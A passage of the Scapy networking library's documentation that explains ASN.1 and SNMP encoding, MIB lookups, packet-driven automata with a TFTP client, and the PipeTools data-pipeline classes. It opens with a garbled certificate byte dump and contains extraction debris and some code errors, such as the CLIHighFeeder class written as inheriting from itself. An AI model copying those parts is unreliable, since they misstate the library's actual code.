↪M\x0eq\x1f\xa6\xac]Et\x03\x98\xc4T\x8c\x16JAw\x86\x95u\x0cG\x01f` \xfc\x15\
↪\xbf^\xe7:*\xd8\x97\x170|\x00\xad\x08\x9d3\xaf\xb8\x99a\x80\x8b\xa8\x95~
↪\x14\xdc\x121\xa4\xd0\xd8\xef@I\x026\x9f9n\xa9\xd6\x1d\x96V\x04\xb2\xb3-
↪\x16V\x86\x8f\xd9 W\x80\xcdg\x10m\xb0L\x9f0\xdaF\xb6\xea%.
↪F\xaf\x8d\xb0\x8584\x8b\x14&
↪\x82+\xac\xae\x99\x0b\x8e\x14\xd7R\xbd\x9ei\xc3\x86\x02\x0b\xeaavu1\t\xce3\
↪\x85C\xe6\x89-\x9f%7g\x9f1
↪#j\xd2\x00m\x97\x9f9\x9f\xe7) \xca\xdd\x1f\xd7\x06\xea\xb8\xc9\xb9\t!
↪\x9f\xc8?\x06\xc5\xd2\xe9\x12F\x00N
↪{\x08\xebB+=Hn\x9dg\xddK\x02\xe4D\x9f3\x93\x19\xa5\
↪'\xceiz\xbeg\xd3\xfcP\xa4,
↪\xab\xc3k\xb9\xe3\x80L\xcf\x05aK+\xdc\x1b\xb9\xa6\xd2\xd0\xaa\x9f5+s\xfb\x9c
↪a\x11[\x15K\xa9
↪$Q\xfc\xa4\\\x9f7\x17\x9d\xb0\xd2\xfa\x07\xe9\x8fV\xe4\x1a\x8ch\x8a\x04\xd3
↪?e\x9f9\x1eG@\xd3c\x0f\xe3\xd5\x8e\x9f9\x85\xab\x97L\xb3\xd7&
↪\xeb\x96\n\x94\xde\x856\x9c\xc8\x7f\x81\t\x02I*\x0e\x9f5d2\x0c\x82\xd1\xba j
↪\xd41\xe8\xd3F\xb9\x03|\xda\x12NYd\xb7Q11P\xa0\xca\x1c'\xd9\x10.
↪\xad\xd6\xbd\x10f+\xc3\xb0"J\x12[\x02\x03\x01\x00\x01']>
# ASN1_X509_CONT3:
# ASN1_SEQUENCE:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.29.19']>
  <ASN1_BOOLEAN[-1L]>
  <ASN1_STRING['0\x03\x01\x01\xff']>
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.29.14']>
  <ASN1_STRING['\x04\x14Oim\x03~
↪\x9d\x9f\x07\x18C\xbc\x7\x10N\xd5\xbf\xa9\xc4 (']>
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.29.35']>
  <ASN1_STRING['0\x16\x80\x14Oim\x03~
↪\x9d\x9f\x07\x18C\xbc\x7\x10N\xd5\xbf\xa9\xc4 (']>
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.29.15']>
  <ASN1_BOOLEAN[-1L]>
  <ASN1_STRING['\x03\x02\x01\x86']>
# ASN1_SEQUENCE:
  <ASN1_OID['.1.2.840.113549.1.1.5']>
  <ASN1_NULL[0L]>
  <ASN1_BIT_STRING['\x00;\x9f3\xae\xca\xe8.
↪\x87\x85\xfbey\xe7\xad\x11\x14\xa5W\xbcX\x9f$\x12W\xbb\xfb?
↪4\xda\xee\xadz*4rp1k\xc7\x19\x98\x80\xc9\x82\xde7w^
↪T\x8b\x8e\x9f2\xeaG0\x9t\x84\x91V\t\xd5\xe5z\x9a\x81\xb6\x81\xc2\xad6\xe4\
↪\xc8\xe5\x1a\xbc4D!\xde\xad%\xfcv\x16w!\x90\x80\x98W\x9dN\xea\xec/\xaa
↪<\x14{W\x9c1~\x18\x14g\xee
↪$\xc6\xbd\xba\x15\xb0\xd2\x18\xbd\xb7U\x81\xacS\x9c0\xe8\xddi\x12\x13B\xb7\
↪'\x9ffv\xba\x9f7\xb8\xd6J\xe3\xd9\xb5\x9f9R\xd0N@\xa9\xc7\xe5\xc22\xc7\xaa v
↪$\xe1k\x05P\xeb\x9c5\xbf\nT\xe5\xb9B<
```

↪ \xbe&\xfbM\xa4-\x08\x07\xde\x08\\\xa0\xdc\x813\x99\x18

⤵ \x1aMh \x11\xad\x1b5\x025\x8b\xed%\t\xbb\1-

⤵ \xed\x97s\ec\yd7\x96\x1f\x8e'\x0e\xda\x10\x9b/\x18s\yf6\æ6M)n\yf9.

→ \xc5d \xc2 \xc0/ \xc5\+ \xc5 \n

→ "\x8eY\xa7\xf7\x82\x0c\xd7\xd7k5\x9cC\x00i\xc4\x95g\xba\x9cE\cb\b8\xe7\

ASN.1 layers

While this may be nice, it's only an ASN.1 encoder/decoder. Nothing related to Scapy yet.

ASN.1 fields

Scapy provides ASN.1 fields. They will wrap ASN.1 objects and provide the necessary logic to bind a field name to the value. ASN.1 packets will be described as a tree of ASN.1 fields. Then each field name will be made available as a normal `Packet` object, in a flat flavor (ex: to access the version field of a SNMP packet, you don't need to know how many containers wrap it).

Each ASN.1 field is linked to an ASN.1 object through its tag.

ASN.1 packets

ASN.1 packets inherit from the `Packet` class. Instead of a `fields_desc` list of fields, they define `ASN1_codec` and `ASN1_root` attributes. The first one is a codec (for example: `ASN1_Codecs.BER`), the second one is a tree compounded with ASN.1 fields.

4.1.3 A complete example: SNMP

SNMP defines new ASN.1 objects. We need to define them:

```
class ASN1_Class_SNMP (ASN1_Class_UNIVERSAL) :
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2
    PDU_SET = 0xa3
    PDU_TRAPv1 = 0xa4
    PDU_BULK = 0xa5
    PDU_INFORM = 0xa6
    PDU_TRAPv2 = 0xa7
```

These objects are PDU, and are in fact new names for a sequence container (this is generally the case for context objects: they are old containers with new names). This means creating the corresponding ASN.1 objects and BER codecs is simplistic:

```
class ASN1_SNMP_PDU_GET (ASN1_SEQUENCE) :
    tag = ASN1_Class_SNMP.PDU_GET

class ASN1_SNMP_PDU_NEXT (ASN1_SEQUENCE) :
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]

class BERcodec_SNMP_PDU_GET (BERcodec_SEQUENCE) :
```

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```

tag = ASN1_Class_SNMP.PDU_GET

class BERcodec_SNMP_PDU_NEXT(BERcodec_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]

```

Metaclasses provide the magic behind the fact that everything is automatically registered and that ASN.1 objects and BER codecs can find each other.

The ASN.1 fields are also trivial:

```

class ASN1F_SNMP_PDU_GET(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_GET

class ASN1F_SNMP_PDU_NEXT(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_NEXT

# [...]

```

Now, the hard part, the ASN.1 packet:

```

SNMP_error = { 0: "no_error",
               1: "too_big",
               # [...]
               }

SNMP_trap_types = { 0: "cold_start",
                    1: "warm_start",
                    # [...]
                    }

class SNMPvarbind(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE( ASN1F_OID("oid","1.3"),
                                ASN1F_field("value",ASN1_NULL(0))
                                )

class SNMPget(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_GET( ASN1F_INTEGER("id",0),
                                     ASN1F_enum_INTEGER("error",0, SNMP_
→error),
                                     ASN1F_INTEGER("error_index",0),
                                     ASN1F_SEQUENCE_OF("varbindlist", [],
→SNMPvarbind)
                                     )

class SNMPnext(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_NEXT( ASN1F_INTEGER("id",0),
                                      ASN1F_enum_INTEGER("error",0, SNMP_
→error),
                                      ASN1F_INTEGER("error_index",0),
                                      ASN1F_SEQUENCE_OF("varbindlist", [],
→SNMPvarbind)

```

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```

    )

# [...]

class SNMP (ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE(
        ASN1F_enum_INTEGER("version", 1, {0:"v1", 1:"v2c", 2:"v2", 3:"v3"}
→),
        ASN1F_STRING("community", "public"),
        ASN1F_CHOICE("PDU", SNMPget(),
            SNMPget, SNMPnext, SNMPresponse, SNMPset,
            SNMPtrapv1, SNMPbulk, SNMPinform, SNMPtrapv2)
    )
    def answers(self, other):
        return ( isinstance(self.PDU, SNMPresponse) and
            ( isinstance(other.PDU, SNMPget) or
              isinstance(other.PDU, SNMPnext) or
              isinstance(other.PDU, SNMPset) ) and
              self.PDU.id == other.PDU.id )

# [...]
bind_layers(UDP, SNMP, sport=161)
bind_layers(UDP, SNMP, dport=161)

```

That wasn't that much difficult. If you think that can't be that short to implement SNMP encoding/decoding and that I may have cut too much, just look at the complete source code.

Now, how to use it? As usual:

```

>>> a=SNMP(version=3, PDU=SNMPget(varbindlist=[SNMPvarbind(oid="1.2.3",
→value=5),
...
                                SNMPvarbind(oid="3.2.1",
→value="hello")]))
>>> a.show()
####[ SNMP ]####
  version= v3
  community= 'public'
  \PDU\
    |####[ SNMPget ]####
    | id= 0
    | error= no_error
    | error_index= 0
    | \varbindlist\
    |   |####[ SNMPvarbind ]####
    |   | oid= '1.2.3'
    |   | value= 5
    |   |####[ SNMPvarbind ]####
    |   | oid= '3.2.1'
    |   | value= 'hello'
>>> hexdump(a)
0000  30 2E 02 01 03 04 06 70 75 62 6C 69 63 A0 21 02 0.....public.!.
0010  01 00 02 01 00 02 01 00 30 16 30 07 06 02 2A 03 .....0.0...*.
0020  02 01 05 30 0B 06 02 7A 01 04 05 68 65 6C 6C 6F ...0...z...hello
>>> send(IP(dst="1.2.3.4")/UDP()/SNMP())
.
Sent 1 packets.
>>> SNMP(raw(a)).show()

```

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```

###[ SNMP ]###
version= <ASN1_INTEGER[3L]>
community= <ASN1_STRING['public']>
\PDU\
|###[ SNMPget ]###
| id= <ASN1_INTEGER[0L]>
| error= <ASN1_INTEGER[0L]>
| error_index= <ASN1_INTEGER[0L]>
| \varbindlist\
| |###[ SNMPvarbind ]###
| | oid= <ASN1_OID['.1.2.3']>
| | value= <ASN1_INTEGER[5L]>
| |###[ SNMPvarbind ]###
| | oid= <ASN1_OID['.3.2.1']>
| | value= <ASN1_STRING['hello']>

```

4.1.4 Resolving OID from a MIB

About OID objects

OID objects are created with an `ASN1_OID` class:

```

>>> o1=ASN1_OID("2.5.29.10")
>>> o2=ASN1_OID("1.2.840.113549.1.1.1")
>>> o1,o2
(<ASN1_OID['.2.5.29.10']>, <ASN1_OID['.1.2.840.113549.1.1.1']>)

```

Loading a MIB

Scapy can parse MIB files and become aware of a mapping between an OID and its name:

```

>>> load_mib("mib/*")
>>> o1,o2
(<ASN1_OID['basicConstraints']>, <ASN1_OID['rsaEncryption']>)

```

The MIB files I've used are attached to this page.

Scapy's MIB database

All MIB information is stored into the `conf.mib` object. This object can be used to find the OID of a name

```

>>> conf.mib.sha1_with_rsa_signature
'1.2.840.113549.1.1.5'

```

or to resolve an OID:

```

>>> conf.mib._oidname("1.2.3.6.1.4.1.5")
'enterprises.5'

```

It is even possible to graph it:

```
>>> conf.mib._make_graph()
```

4.2 Automata

Scapy enables to create easily network automata. Scapy does not stick to a specific model like Moore or Mealy automata. It provides a flexible way for you to choose your way to go.

An automaton in Scapy is deterministic. It has different states. A start state and some end and error states. There are transitions from one state to another. Transitions can be transitions on a specific condition, transitions on the reception of a specific packet or transitions on a timeout. When a transition is taken, one or more actions can be run. An action can be bound to many transitions. Parameters can be passed from states to transitions, and from transitions to states and actions.

From a programmer's point of view, states, transitions and actions are methods from an Automaton subclass. They are decorated to provide meta-information needed in order for the automaton to work.

4.2.1 First example

Let's begin with a simple example. I take the convention to write states with capitals, but anything valid with Python syntax would work as well.

```
class HelloWorld(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        print "State=BEGIN"

    @ATMT.condition(BEGIN)
    def wait_for_nothing(self):
        print "Wait for nothing..."
        raise self.END()

    @ATMT.action(wait_for_nothing)
    def on_nothing(self):
        print "Action on 'nothing' condition"

    @ATMT.state(final=1)
    def END(self):
        print "State=END"
```

In this example, we can see 3 decorators:

- `ATMT.state` that is used to indicate that a method is a state, and that can have initial, final and error optional arguments set to non-zero for special states.
- `ATMT.condition` that indicate a method to be run when the automaton state reaches the indicated state. The argument is the name of the method representing that state
- `ATMT.action` binds a method to a transition and is run when the transition is taken.

Running this example gives the following result:

```
>>> a=HelloWorld()
>>> a.run()
```

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
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```

State=BEGIN
Wait for nothing...
Action on 'nothing' condition
State=END

```

This simple automaton can be described with the following graph:



The graph can be automatically drawn from the code with:

```
>>> HelloWorld.graph()
```

4.2.2 Changing states

The `ATMT.state` decorator transforms a method into a function that returns an exception. If you raise that exception, the automaton state will be changed. If the change occurs in a transition, actions bound to this transition will be called. The parameters given to the function replacing the method will be kept and finally delivered to the method. The exception has a method `action_parameters` that can be called before it is raised so that it will store parameters to be delivered to all actions bound to the current transition.

As an example, let's consider the following state:

```

@ATMT.state()
def MY_STATE(self, param1, param2):
    print "state=MY_STATE. param1=%r param2=%r" % (param1, param2)

```

This state will be reached with the following code:

```

@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type)

```

Let's suppose we want to bind an action to this transition, that will also need some parameters:

```

@ATMT.action(received_ICMP)
def on_ICMP(self, icmp_type, icmp_code):
    self.retaliate(icmp_type, icmp_code)


```

The condition should become:

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type).action_
→parameters(pkt[ICMP].type, pkt[ICMP].code)
```

4.2.3 Real example

Here is a real example take from Scapy. It implements a TFTP client that can issue read requests.



```
class TFTP_read(Automaton):
    def parse_args(self, filename, server, sport = None, port=69, **kargs):
        Automaton.parse_args(self, **kargs)
        self.filename = filename
        self.server = server
        self.port = port
        self.sport = sport

    def master_filter(self, pkt):
        return ( IP in pkt and pkt[IP].src == self.server and UDP in pkt
                and pkt[UDP].dport == self.my_tid
                and (self.server_tid is None or pkt[UDP].sport == self.
→server_tid) )

    # BEGIN
    @ATMT.state(initial=1)
    def BEGIN(self):
        self.blocksize=512
        self.my_tid = self.sport or RandShort()._fix()
```

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```

bind_bottom_up(UDP, TFTP, dport=self.my_tid)
self.server_tid = None
self.res = b""

self.l3 = IP(dst=self.server)/UDP(sport=self.my_tid, dport=self.
↪port)/TFTP()
self.last_packet = self.l3/TFTP_RRQ(filename=self.filename, mode=
↪"octet")
self.send(self.last_packet)
self.awaiting=1

raise self.WAITING()

# WAITING
@ATMT.state()
def WAITING(self):
    pass

@ATMT.receive_condition(WAITING)
def receive_data(self, pkt):
    if TFTP_DATA in pkt and pkt[TFTP_DATA].block == self.awaiting:
        if self.server_tid is None:
            self.server_tid = pkt[UDP].sport
            self.l3[UDP].dport = self.server_tid
        raise self.RECEIVING(pkt)
@ATMT.action(receive_data)
def send_ack(self):
    self.last_packet = self.l3 / TFTP_ACK(block = self.awaiting)
    self.send(self.last_packet)

@ATMT.receive_condition(WAITING, prio=1)
def receive_error(self, pkt):
    if TFTP_ERROR in pkt:
        raise self.ERROR(pkt)

@ATMT.timeout(WAITING, 3)
def timeout_waiting(self):
    raise self.WAITING()
@ATMT.action(timeout_waiting)
def retransmit_last_packet(self):
    self.send(self.last_packet)

# RECEIVED
@ATMT.state()
def RECEIVING(self, pkt):
    recvd = pkt[Raw].load
    self.res += recvd
    self.awaiting += 1
    if len(recvd) == self.blocksize:
        raise self.WAITING()
    raise self.END()

# ERROR
@ATMT.state(error=1)
def ERROR(self, pkt):
    split_bottom_up(UDP, TFTP, dport=self.my_tid)

```

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```
        return pkt[TFTP_ERROR].summary()

#END
@ATMT.state(final=1)
def END(self):
    split_bottom_up(UDP, TFTP, dport=self.my_tid)
    return self.res
```

It can be run like this, for instance:

```
>>> TFTP_read("my_file", "192.168.1.128").run()
```

4.2.4 Detailed documentation

Decorators

Decorator for states

States are methods decorated by the result of the `ATMT.state` function. It can take 3 optional parameters, `initial`, `final` and `error`, that, when set to `True`, indicating that the state is an initial, final or error state.

```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state()
    def SOME_STATE(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        return "Result of the automaton: 42"

    @ATMT.state(error=1)
    def ERROR(self):
        return "Partial result, or explanation"

# [...]
```

Decorators for transitions

Transitions are methods decorated by the result of one of `ATMT.condition`, `ATMT.receive_condition`, `ATMT.timeout`. They all take as argument the state method they are related to. `ATMT.timeout` also have a mandatory `timeout` parameter to provide the timeout value in seconds. `ATMT.condition` and `ATMT.receive_condition` have an optional `prio` parameter so that the order in which conditions are evaluated can be forced. The default priority is 0. Transitions with the same priority level are called in an undetermined order.

When the automaton switches to a given state, the state's method is executed. Then transitions methods are called at specific moments until one triggers a new state (something like `raise self`).

MY_NEW_STATE()). First, right after the state's method returns, the `ATMT.condition` decorated methods are run by growing prio. Then each time a packet is received and accepted by the master filter all `ATMT.receive_condition` decorated hods are called by growing prio. When a timeout is reached since the time we entered into the current space, the corresponding `ATMT.timeout` decorated method is called.

```
class Example(Automaton):
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.condition(WAITING)
    def it_is_raining(self):
        if not self.have_umbrella:
            raise self.ERROR_WET()

    @ATMT.receive_condition(WAITING, prio=1)
    def it_is_ICMP(self, pkt):
        if ICMP in pkt:
            raise self.RECEIVED_ICMP(pkt)

    @ATMT.receive_condition(WAITING, prio=2)
    def it_is_IP(self, pkt):
        if IP in pkt:
            raise self.RECEIVED_IP(pkt)

    @ATMT.timeout(WAITING, 10.0)
    def waiting_timeout(self):
        raise self.ERROR_TIMEOUT()
```

Decorator for actions

Actions are methods that are decorated by the return of `ATMT.action` function. This function takes the transition method it is bound to as first parameter and an optional priority `prio` as a second parameter. The default priority is 0. An action method can be decorated many times to be bound to many transitions.

```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        pass

    @ATMT.condition(BEGIN, prio=1)
    def maybe_go_to_end(self):
        if random() > 0.5:
            raise self.END()

    @ATMT.condition(BEGIN, prio=2)
    def certainly_go_to_end(self):
        raise self.END()

    @ATMT.action(maybe_go_to_end)
```

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```
def maybe_action(self):
    print "We are lucky..."
@ATMT.action(certainly_go_to_end)
def certainly_action(self):
    print "We are not lucky..."
@ATMT.action(maybe_go_to_end, prio=1)
@ATMT.action(certainly_go_to_end, prio=1)
def always_action(self):
    print "This wasn't luck!..."
```

The two possible outputs are:

```
>>> a=Example()
>>> a.run()
We are not lucky...
This wasn't luck!...
>>> a.run()
We are lucky...
This wasn't luck!...
```

Methods to overload

Two methods are hooks to be overloaded:

- The `parse_args()` method is called with arguments given at `__init__()` and `run()`. Use that to parametrize the behavior of your automaton.
- The `master_filter()` method is called each time a packet is sniffed and decides if it is interesting for the automaton. When working on a specific protocol, this is where you will ensure the packet belongs to the connection you are being part of, so that you do not need to make all the sanity checks in each transition.

4.3 PipeTools

Pipetool is a smart piping system allowing to perform complex stream data management. There are various differences between PipeTools and Automaton:

- PipeTools have no states: data is always sent following the same pattern
- PipeTools are not based on sockets but can handle more varied sources of data (and outputs) such as user input, pcap input (but also sniffing)
- PipeTools are not class-based, but rather implemented by manually linking all their parts. That has drawbacks but allows to dynamically add a Source, Drain while running, and set multiple drains for the same source

Note: Pipetool default objects are located inside `scapy.pipetool`

4.3.1 Class Types


There are 3 different class of objects used for data management:

- Sources
- Drains
- Sinks

They are executed and handled by a `PipeEngine` object.

When running, a pipetool engine waits for any available data from the Source, and send it in the Drains linked to it. The data then goes from Drains to Drains until it arrives in a Sink, the final state of this data.

Here is a basic demo of what the PipeTool system can do



For instance, this engine was generated with this code:

```

>>> s = CLIFeeder()
>>> s2 = CLIHighFeeder()
>>> d1 = Drain()
>>> d2 = TransformDrain(lambda x: x[::-1])
>>> si1 = ConsoleSink()
>>> si2 = QueueSink()
>>>
>>> s > d1
>>> d1 > si1
>>> d1 > si2

```

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```
>>>
>>> s2 >> d1
>>> d1 >> d2
>>> d2 >> si1
>>>
>>> p = PipeEngine()
>>> p.add(s)
>>> p.add(s2)
>>> p.graph(target="> the_above_image.png")
```

Let's start our PipeEngine:

```
>>> p.start()
```

Now, let's play with it:

```
>>> s.send("foo")
>'foo'
>>> s2.send("bar")
>>'rab'
>>> s.send("i like potato")
>'i like potato'
>>> print(si2.recv(), ":", si2.recv())
foo : i like potato
```

Let's study what happens here:

- there are two canals in a PipeEngine, a lower one and a higher one. Some Sources write on the lower one, some on the higher one and some on both.
- most sources can be linked to any drain, on both lower and higher canals. The use of > indicates a link on the low canal, and >> on the higher one.
- when we send some data in *s*, which is on the lower canal, as shown above, it goes through the *Drain* then is sent to the *QueueSink* and to the *ConsoleSink*
- when we send some data in *s2*, it goes through the Drain, then the TransformDrain where the data is reversed (see the lambda), before being sent to *ConsoleSink* only. This explains why we only have the data of the lower sources inside the QueueSink: the higher one has not been linked.

Most of the sinks receive from both lower and upper canals. This is verifiable using the *help(ConsoleSink)*

```
>>> help(ConsoleSink)
Help on class ConsoleSink in module scapy.pipetool:
class ConsoleSink(Sink)
|   Print messages on low and high entries
|   +-----+
|   >>-|--.   |-->>
|       | print |
|   >-|--'     |-->
|       +-----+
|
| [...]
[...]
```

Sources

A Source is a class that generates some data. They are several source types integrated with Scapy, usable as-is, but you may also create yours.

Default Source classes

For any of those class, have a look at `help([theclass])` to get more information or the required parameters.

- **CLIFeeder** : a source especially used in interactive software. its `send(data)` generates the event data on the lower canal
- **CLIFeeder** : same than **CLIHighFeeder**, but writes on the higher canal
- **PeriodicSource** : Generate messages periodically on the low canal.
- **AutoSource**: the default source, that must be extended to create custom sources.

Create a custom Source

To create a custom source, one must extend the **AutoSource** class.

Do NOT use the default **Source** class except if you are really sure of what you are doing: it is only used internally, and is missing some implementation. The **AutoSource** is made to be used.

To send data through it, the object must call its `self._gen_data(msg)` or `self._gen_high_data(msg)` functions, which send the data into the **PipeEngine**.

The Source should also (if possible), set `self.is_exhausted` to **True** when empty, to allow the clean stop of the **PipeEngine**. If the source is infinite, it will need a force-stop (see **PipeEngine** below)

For instance, here is how **CLIHighFeeder** is implemented:

```
class CLIFeeder(CLIFeeder):
    def send(self, msg):
        self._gen_high_data(msg)
    def close(self):
        self.is_exhausted = True
```

Drains

Default Drain classes

Drains need to be linked on the entry that you are using. It can be either on the lower one (using `>`) or the upper one (using `>>`). See the basic example above.

- **Drain** : the most basic Drain possible. Will pass on both low and high entry if linked properly.
- **TransformDrain** : Apply a function to messages on low and high entry
- **UpDrain** : Repeat messages from low entry to high exit
- **DownDrain** : Repeat messages from high entry to low exit

Create a custom Drain

To create a custom drain, one must extend the `Drain` class.

A `Drain` object will receive data from the lower canal in its `push` method, and from the higher canal from its `high_push` method.

To send the data back into the next linked `Drain` / `Sink`, it must call the `self._send(msg)` or `self._high_send(msg)` methods.

For instance, here is how `TransformDrain` is implemented:

```
class TransformDrain(Drain):
    def __init__(self, f, name=None):
        Drain.__init__(self, name=name)
        self.f = f
    def push(self, msg):
        self._send(self.f(msg))
    def high_push(self, msg):
        self._high_send(self.f(msg))
```

Sinks

Default Sink classes

- `Sink` : does not do anything. This must be extended to create custom sinks
- `ConsoleSink` : Print messages on low and high entries
- `RawConsoleSink` : Print messages on low and high entries, using `os.write`
- `TermSink` : Print messages on low and high entries on a separate terminal
- `QueueSink`: Collect messages from high and low entries and queue them. Messages are unqueued with the `.recv()` method.

Create a custom Sink

To create a custom sink, one must extend the `Sink` class.

A `Sink` class receives data like a `Drain`, from the lower canal in its `push` method, and from the higher canal from its `high_push` method.

A `Sink` is the dead end of data, it won't be sent anywhere after it.

For instance, here is how `ConsoleSink` is implemented:

```
class ConsoleSink(Sink):
    def push(self, msg):
        print(">%r" % msg)
    def high_push(self, msg):
        print(">>%r" % msg)
```


4.3.2 Link objects

As shown in the example, most sources can be linked to any drain, on both lower and higher canals.

The use of `>` indicates a link on the low canal, and `>>` on the higher one.

For instance

```
>>> a = CLIFeeder()
>>> b = Drain()
>>> c = ConsoleSink()
>>> a > b > c
>>> p = PipeEngine()
>>> p.add(a)
```

This links `a`, `b`, and `c` on the lower canal. If you tried to send anything on the higher canal, for instance by adding

```
>>> a2 = CLIHighFeeder()
>>> a2 >> b
>>> a2.send("hello")
```

It would not do anything as the `Drain` is not linked to the `Sink` on the upper canal. However, one could do

```
>>> a2 = CLIHighFeeder()
>>> b2 = DownDrain()
>>> a2 >> b2
>>> b2 > b
>>> a2.send("hello")
```

4.3.3 The PipeEngine class

The `PipeEngine` class is the core class of the Pipetool system. It must be initialized and passed the list of all Sources.

There are two ways of passing sources:

- during initialization: `p = PipeEngine(source1, source2, ...)`
- using the `add(source)` method

A `PipeEngine` class must be started with `.start()` function. It may be force-stopped with the `.stop()`, or cleanly stopped with `.wait_and_stop()`

A clean stop only works if the Sources is exhausted (has no data to send left).

It can be printed into a graph using `.graph()` methods. see `help(do_graph)` for the list of available keyword arguments.

4.3.4 Scapy advanced PipeTool objects

Note: Unlike the previous objects, those are not located in `scapy.pipetool` but in `scapy.scappipes`

Now that you know the default PipeTool objects, here are some more advanced ones, based on packet functionalities.

- SniffSource : Read packets from an interface and send them to low exit.
- RdpCapSource : Read packets from a PCAP file send them to low exit.
- InjectSink : Packets received on low input are injected (sent) to an interface
- WrpCapSink : Packets received on low input are written to PCAP file
- UDPDrain : UDP payloads received on high entry are sent over UDP (complicated, have a look at `help(UDPDrain)`)
- FDSourceSink : Use a file descriptor as source and sink
- TCPConnectPipe : TCP connect to `addr:port` and use it as source and sink
